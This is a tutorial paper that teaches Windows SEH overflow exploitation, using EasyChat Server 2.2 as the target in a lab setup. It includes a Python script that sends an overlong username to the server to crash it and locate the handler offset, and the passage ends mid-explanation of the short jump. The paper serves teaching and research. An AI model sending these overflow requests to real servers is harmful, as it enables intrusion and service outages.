Understanding SEH (Structured Exception Handler) Exploitation

By Donny Hubener

July 6, 2009

1) Introduction

This paper is written to discuss the design and theory of how a Structured Exception Handler (SEH) exploit can be written to target a Windows host. We use the buffer overflow vulnerability in the ESF EasyChat Server software as a detailed example of this exploit type. While the paper attempts to cover the topics for those new to writing exploits, it still makes some assumptions about the reader's related experience. For instance, the paper does not go into detail about how to write assembly code and how it is used for shellcode as the exploit payload. It also does not talk about the difference between hexadecimal and decimal number systems which is required to understand many of the numeric values used throughout the document. Here is a list of topics you should be familiar with before continuing to read this paper:

- Hexadecimal number system
- Basic understanding of how Assembly language is used
- Basic understanding of Assembly Opcode Mnemomics
- Understanding of memory pointers
- General idea of memory registers and their use
- Some experience with writing program functions of any language

Additionally, it is recommended to obtain these items to follow along with this exercise:


- A WindowsXP SP1 machine (Virtual Machine is Ok) (Victim)
- Ollydbg (Free) installed on XP SP1 box
- OllySSEH Ollydbg Plugin (Free) installed on XP SP1 box
- ESF EasyChat Server 2.2 (Free)
- Another machine with Python (Free) installed. (can be any os) (Attacker)

One of the most important concepts to understand when writing functional exploits is that they are the result of a software bug. If all programs were perfectly written such that there were no flaws, there would be no vulnerabilities to exploit. In many cases, an attacker may be able to cause a program to crash due to insufficient error checking within the program. Causing the program to crash would be considered a Denial of Service (DOS) attack. However, causing a DOS condition in a program does not mean it can be fully exploited, but it does indicate that it could be possible. While there are several different types of attack vectors available to create a fully functional exploit, there are many cases where the conditions of the program or environment do not provide a viable exploit using any of the known vectors. This article is written with the assumption that an SEH attack vector is possible in the target software, and it is important to understand that this vector may not always be present in other vulnerable software.


Before we get started, take note that we will be mostly discussing the operation of two different software routines that are running simultaneously. One routine will be the vulnerable software program and it's supporting function libraries that we are attempting to corrupt. For us, this first routine will be the EasyChat server software. The second routine is the Windows system exception dispatcher which constantly runs waiting for an error condition to occur. The dispatcher routine attempts to handle any exceptions (errors) that may occur in the first routine (EasyChat). As we go through this paper, try to keep these two routines separate in your mind.

2) Understanding Linked Lists

The Structured Exception Handler (SEH) mechanism in Windows makes use of a data structure called a “Linked List” which contains a sequence of data records where each record has at least one data element field and a reference (pointer) to the next record in the sequence. The last record in the sequence has a Next Record field that points to 0xFFFFFFFF which is the end of the linked list. The diagram below shows a basic linked list example.




A Linked List works well for an exception structure because a new record can easily be inserted dynamically. If we wanted to insert another record, we can simply modify the next record pointers so that the new record is in the sequence. The diagram below shows how a new record containing Hank is inserted between Bob and Steve:



3) General SEH Exploit Design

As best put by Matt Miller, "While typical stack-based buffer overflows work by overwriting the return address in the stack, SEH overwrites work by overwriting the Handler attribute of an exception registration record that has been stored on the stack. Unlike overwriting the return address, where control is gained immediately upon return from the function, an SEH overwrite does not actually gain code execution until after an exception has been generated. The exception is necessary in order to cause the exception dispatcher to call the overwritten Handler."


In the case of SEH, the Data Element is actually a pointer that points to a function that attempts to handle the exception which has occurred such as a divide by zero. This could be a function that displays a "Divide by 0" error message pop-up box to the display for the user to see. The diagram below shows how this conceptually appears.



When an exception occurs in a thread of execution code, the system will begin traversing the SEH linked list. The pointer to the exception handling function is used to call the exception function. The exception function can either choose to handle the exception or tell the system to continue checking other exception functions in the list. For example, let's say an excessive string length exception has occurred using the structure shown above. The system will start traversing the SEH linked list and start by first checking the Divide by 0 exception handler function. Since this function does not know how to handle string length issues, it will tell the system to continue checking the other functions by returning EXCEPTION_CONTINUE_SEARCH. This will cause the system to move to the next exception record in the linked list. The next exception function in the list is the excessive string length function. This function will accept to handle the exception and possibly fix the issue that caused the exception.

If the exception function was able to handle the exception, its last act is to return the value EXCEPTION_CONTINUE_EXECUTION. When the operating system sees that EXCEPTION_CONTINUE_EXECUTION was returned, it interprets this to mean that the exception function fixed the problem and the faulting instruction should be restarted.

To better understand how SEH operates, we need to review how a basic stack is populated. The figure below shows how a basic stack may appear at runtime.



Most systems are designed such that the stack will grow downward in memory such that the top of the stack indicated by the ESP (Extended Stack Pointer) register is actually the lowest used memory address in the stack and the bottom of the stack is the highest memory address. When we start building our exploit, we will be using OllyDBG to debug our code. Since OllyDBG displays the stack vertically from low memory addresses to high with the stack growing upward, we have illustrated this in our diagrams to make the concepts easier to follow. However, you may see diagrams from other sources illustrated in reverse.

As an example with the diagram above, when the function funcA is called, the arguments passed to the function are pushed onto the stack first followed by the return address (address to return execution to after function is complete, also called EIP), the caller's EBP (Extended Base Pointer) and any local objects (variables) specific to function funcA. EBP is passed so that each function has a defined stack frame which is a range in memory reserved for a particular function to store information. The diagram above shows that function funcA was called first. While in function funcA, function funcB was called to perform another task and so a stack frame above funcA was created for function funcB. Likewise, while in function funcB, function funcC was called and so a stack frame above funcB was created for function funcC. When funcC completes its operation, its stack frame will be removed from the stack and system will continue to execute function funcB where it left off before calling funcC.


This process of creating and removing stack frames for functions is completed through what is called function prologue and epilogue. The function prologue is a few lines of assembly code which appear at the beginning of a function. It prepares the stack and registers for use within the function. Similarly, the function epilogue appears at the end

of the function, and restores the stack and registers back to the state they were in before the function was called.

We mentioned earlier that by using a linked list structure we can insert additional records into the sequence. When a program is under normal operation, it may have functions that call other functions in a nesting fashion. Each of these program functions will generally have its own exception handler. When a new function is called inside an existing function, a new exception handler frame is created on the stack and a pointer to the previous handler's frame is established.

When SEH is used there is a registration process where an exception structure is created for every function as a local variable. The last field of the structure overlaps the location where frame pointer EBP points. Function's prologue creates this structure on its stack frame and registers it with the operating system at runtime. The significance of this is that the pointer to the exception handler and the pointer to the Next exception handler are both stored on the stack in the program function's local variables section of its stack frame.

The diagram below shows how a stack may appear at runtime with SEH applied.



Based on this, we can see that it may be possible to overflow an argument buffer such that the Exception Handler pointer is overwritten. If we can overwrite the Exception Handler pointer, we can direct the execution of code to do something we want as a hacker to take control. Since the Exception Handler pointer is a pointer to a function, we need to point to an address that also uses executable code. In other words, we cannot simply overwrite the Exception Handler with executable shellcode and expect it to run.

It is worth noting that the register FS:0 always points to the start of the exception linked list chain. When a new function is called, the Exception_Registration_Record for the function is added to the stack. At this same time, the FS:0 register will be set to point to the new exception registration record and the Next record will be set to point to the previous value of FS:0. In this fashion, the new function will always be first in the exception list. Think back to our linked list example to better visualize how this is accomplished.

To this point we have talked about the Exception_Registration_Record which contains a pointer to another (Next) Exception_Registration_Record and a pointer to an Exception Handler. The specific prototype for the Handler field is actually a defined structure as:

```
typedef EXCEPTION_DISPOSITION (*ExceptionHandler)(
        IN EXCEPTION_RECORD ExceptionRecord,
        IN PVOID EstablisherFrame,
        IN PCONTEXT ContextRecord,
        IN PVOID DispatcherContext);
```

When an exception occurs in a program function, the system exception dispatcher routine runs and sets up its own stack frame. While doing so, it will push elements of this Exception Handler structure onto the stack since this is part of a function prologue to execute the exception code. Keep in mind that this is a separate stack used for the exception dispatcher and not directly related to the program stack that we overwrote with the buffer.


As a hacker, we actually get a little bit fortunate here. The field of most importance is the EstablisherFrame. This field actually points to the address of the exception registration record that was pushed onto the program stack. It is also located at [esp+8] when the Handler is called as part of the dispatcher routine. If we overwrite the Handler with the address of a pop/pop/ret sequence, the result will be to transfer the execution path of the current thread of the dispatcher to the address of where the Next Exception_Registration_Record would normally reside. Instead of an actual pointer address to the Next record, it instead is used to hold four bytes of arbitrary code that we supply as part of the buffer overwrite. Therefore, the Next Exception_Registration_Record field can be overwritten to be our first area of executable shellcode.

Lets talk just a little more about the pop/pop/ret to understand what is happening here. A "pop" command says to take the value currently located at the top of the stack (ESP) and assign it to a particular register. For example, "pop edx" would move the current value on the stack at ESP to register edx and then increment ESP up by one word (4 bytes) in memory to effectively remove the top element off the stack. Therefore, one pop will move ESP to +4 and pop/pop will move ESP to +8 where the EstablisherFrame is located and points to address of the exception registration record (which begins with our shellcode we overwrote for the Next field).

Normally when a function is called, the current instruction (EIP) of the calling routine is pushed onto the stack before the function is called so that after the function is complete it can return to where the calling routine left off. So, normally Ret would restore the saved value of EIP back into EIP when the function is complete. In the case of pop/pop/ret function, the system will continue execution from the address of whatever is on the top of the stack when Ret is performed. Since we have popped the top two elements off the stack, the address sitting at the top of the stack when Ret is ran will be the address to Next Exception_Registration_Record which has been overwritten with our stage one shellcode.


An important concept to grasp here is that we are not actually able to overwrite the value in the EstablisherFrame field. We are simply fortunate that this pointer exists on the dispatcher stack in such a way that we can use it to our benefit. As is often the case when writing an exploit, we use what resources we have available as part of the attack. Even though we cannot overwrite the address value stored in the EstablisherFrame, we can use the fact that it is on the dispatcher stack already and does point to an area in the program stack that we can overwrite. So, the pop/pop/ret will tell the system to continue execution at the address of what used to be the Next Exception_Registration_Record in the program stack.

The diagram below attempts to illustrate this:



The Program Stack and Exception Dispatcher Stack are shown above as two separate stacks even though they are in reality a shared stack. However, since the Exception Dispatcher sets up its own stack space, we treat it here as two different stacks to illustrate the concept.

When execution is passed back to the overwritten Next Exception_Registration_Record, we only have four contiguous bytes of memory to work with before hitting the Handler field (which we also overwrote with our address to pop/pop/ret). Since this is not much room to execute useful shellcode, this area becomes our stage one shellcode space. Most attackers will use a simple short jump sequence to jump past the handler and into the attacker controlled code that comes after it. This second area (stage two) can generally hold a lot more data and is usually where attackers will place their primary payload for the exploit. The figure below illustrates what this might look like after an attacker has overwritten an exception registration record.



While there are more details involved in how the exception handler operates, this overview provides us with enough information to be able to design a functional SEH exploit.

4) Writing the SEH Exploit

Now that we know conceptually how a SEH exploit operates, we need to apply this to a buffer overflow bug in some software. One of the hardest parts of writing an exploit for software is to first find a vulnerability in it. In this case, we are going to leverage a documented vulnerability instead of taking time to attempt to find our own. While searching with Google, we are able to find this link from Juniper which describes a vulnerability in EasyChat Server 2.2. Refer to this link for more details:
http://www.juniper.net/security/auto/vulnerabilities/vuln25328.html

Severity: CRITICAL
Description: Easy Chat Server is a web-based chat server for Microsoft Windows.

The server is prone to a remote buffer-overflow vulnerability because it fails to validate user-supplied data.

This issue arises when an attacker supplies excessive data as part of the authentication credentials. Specifically, this issue affects the 'username' and 'password' parameters of the 'chat.ghp' CGI application.

Attackers may leverage this issue to execute arbitrary code in the context of the application. Failed attacks will cause denial-of-service conditions.

Easy Chat Server 2.2 is reported vulnerable; other versions may also be affected.

Affected Products:
EFS Software Easy Chat Server 2.2

This tells us that we may be able to send an overly long username and/or password to the chat.ghp CGI application and cause it to generate an exception that we can take advantage of. After researching the EasyChat software more, we are able to see that it is a web based application and that the login page itself limits us to 30 characters for a username. If we use an application like wget to send a request with a large username, we may be able to get EasyChat to crash with a DOS condition. If so, we can then begin working to try and control the crash using an SEH attack vector exploit.

The http request to chat.ghp will need to look something like this:
http://10.82.80.201/chat.ghp?username=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA&password=test&room=1&sex=2

While wget may work well in this case to test for a crash, it is usually better to write a perl or python script to allow for greater flexibility in writing the exploit. For our attack, we are going to use python. Based on the general design for the exploit discussed earlier, we know that the A's section representing the username will actually need to look more like the following:

Buffer Padding + short jump to stage 2 + pop/pop/ret address + stage 2 payload

The first task we need to do is select the operating system that EasyChat Server will be running on. In our case, we will tailor this exploit to function on Windows XP SP1 English edition to start with. This is important to note because supporting DLL libraries change between main operating systems such as Windows XP and Window NT as well as between service pack editions of the same primary operating system like Windows XP SP1 and SP2. Even the language such as English vs. French can make a difference. Based on the specific flavor of Windows, we will need to determine a valid pop/pop/ret that can be used.

Since we will be running EasyChat Server on a Windows platform, we will use the free debugger OllyDBG version 1.10 to help us see how EasyChat operates in conjunction with our exploit. In most cases it is much easier to write a functional exploit if you can create a sandbox for the target software. By having EasyChat Server running in a controlled environment, we can continue to crash and restart the server while observing the behavior with OllyDBG which makes creating the exploit much simpler. If you attack an application in the wild, you may only get one attempt at a successful exploit.

Let's begin by trying to determine exactly how long the buffer padding needs to be so that we properly overwrite the Next Exception_Registration_Record pointer and Exception Handler pointer in the stack. After starting the EasyChat Server, we start OllyDBG on the target server. Within Olly, select File -> Attach to see a list of running processes to attach to. We will need to select the one for "Easy Chat Server". If for some reason you do not see the process, close Olly and restart it. Once Olly is attached to the EasyChat process, you will see the process was paused in the lower right-hand corner. It is critical to remember to click the play button in Olly to allow the system to continue processing. If you do not click play, the listener for EasyChat will not respond to the attacker and we will not ever see anything occur.

We are now ready to try our first attempt. We will use Windows XP SP2 as the attacker platform using Python 2.6 for Windows, but you can use any platform you choose. Our initial Windows Python code will look like this:

```
#!c:/Data/Apps/python/python.exe -u
import string, sys
import socket, httplib
#buffer offest for SP1
buffer = 'A'*200

# add DEADBEEF to buffer to help align on SEH pointer in memory
buffer += '\xEF\xBE\xAD\xDE'

# Add a bunch of hex 42 (B's) to help over flow buffer and see results.
# This is where the primary exploit (stage 2) code will go.
buffer  += 'B'*500

url = '/chat.ghp?username=' + buffer + '&password=' + buffer +
'&room=1&sex=2'

print 'Running exploit...\r\n'
print url
conn = httplib.HTTPConnection('10.10.10.193', 80)
conn.request("GET", url)
r1 = conn.getresponse()
print r1.status, r1.reason
conn.close()
```

We'll look at all the pieces to this code before looking at the results in Olly. The first line of code tells the python interpreter where the python executable is located. In my case, Python was installed in the C:\Data\Apps\Python directory where the python.exe file sits. The "-u" flag tells python to operate with unbuffered binary stdout and stderr. This will help keep our script from hanging when executed. The next few lines are used to import function libraries. While all of the ones include in our script are not required, it does not hurt anything to include extra libraries. The most critical import is httplib which is used to create the http connection to the chat server.

We then begin by building a string variable called buffer. This will be the variable that we pass as username when complete. Buffer is first created with 200 letter A's. We then append hex EFBEADDE to the buffer using the "+=" operator. This brings us to the issue of "Little Endian" vs. "Big Endian". In computing, endianness is the byte (and sometimes bit) ordering used to represent some kind of data. In our case, it is relevant to how memory addresses are stored and read. In big endian, the most significant bit comes first. The address 0xABCDEF12 is written in shellcode as '\xAB\xCD\xEF\x12'. However, in little endian, you have the opposite where the least significant bit comes first. In this case, our shellcode address would be written as '\x12\xEF\xCD\xAB'. Therefore when we are looking at the stack dump in OllyDBG, the shellcode string '\xEF\xBE\xAD\xDE' will appear as DEADBEEF which is easy to spot in the stack.


To finish the buffer, we append 500 letter B's (hex 42) to ensure that we will overflow the buffer. I use B's after DEADBEEF just to make it easier to spot where hex 41 stops and hex 42 begins. Now that the buffer is complete, we construct the url string that we intend to send to the chat server. Notice that the parameters room= and sex= are also

required in the GET message we send. In my case, I use the buffer for both the username and password fields since both are vulnerable, but this is not required. One or the other should also work fine.


The final task is to connect to the http server and send the GET message. Function httplib.HTTPConnection establishes the connection to the HTTP server on port 80 and returns a handle for the connection assigned to variable conn. The line conn.request("GET", url) then sends the url we made with an HTTP GET request. The next line attempts to retrieve the http return code such as 200 OK. The status and reason of the response is printed followed by a command to close the connection to the server.

There is one other important item to note. The script itself ends with the .py extension which tells windows to use the Python interpreter for this file. When we open a command prompt at where the script is located we can now simply type the name of the script file such as attack.py to launch our attack. Let's go ahead and do this to see how our exploit code behaves so far.

When the exception occurs, Olly will pause the process. You must press <shift> <F7> to tell Olly to pass the exception on. The result of our first attempt is displayed in OllyDBG below. By looking at the stack dump in the lower right hand corner, the SE handler is located at address 0x00ED6DE0 and that DEADBEEF is above this point. This means that our initial buffer sequence of A's is too short. We need to add more A's to align DEADBEEF with the SE handler location.



If we alter our script to use 228 letter A’s, we see that we have overshot the SE handler location a little as shown below.



We need to keep adjusting our initial buffer length until we perfectly align with the SE handle location. You will need to let Olly continue and crash each time followed by restarting EastChat Server and attaching Olly to the new process. This can be very time consuming, but is a necessary part of writing an exploit.

Eventually, we find that a value of 220 A’s perfectly aligns us up with the SE handler as illustrated here:

The only issue now is that we also want to overwrite the Pointer to next SEH record with a short jump. Since this is a 4 byte word, we will actually end up with 220 – 4 = 216 letter A’s. The short jump will be an assembly level command called an opcode. There are several sources on the Internet to look up opcodes. This site has a good listing of available opcodes although it can be a little overwhelming:
http://ref.x86asm.net/coder32.html

What we actually need is a short jmp. Opcode EB is a short jump using a relative offset of 8 bits (1 byte) which will work fine for us. A relative offset means to jump from where you currently are in memory to a distance specified. It is important to note this since

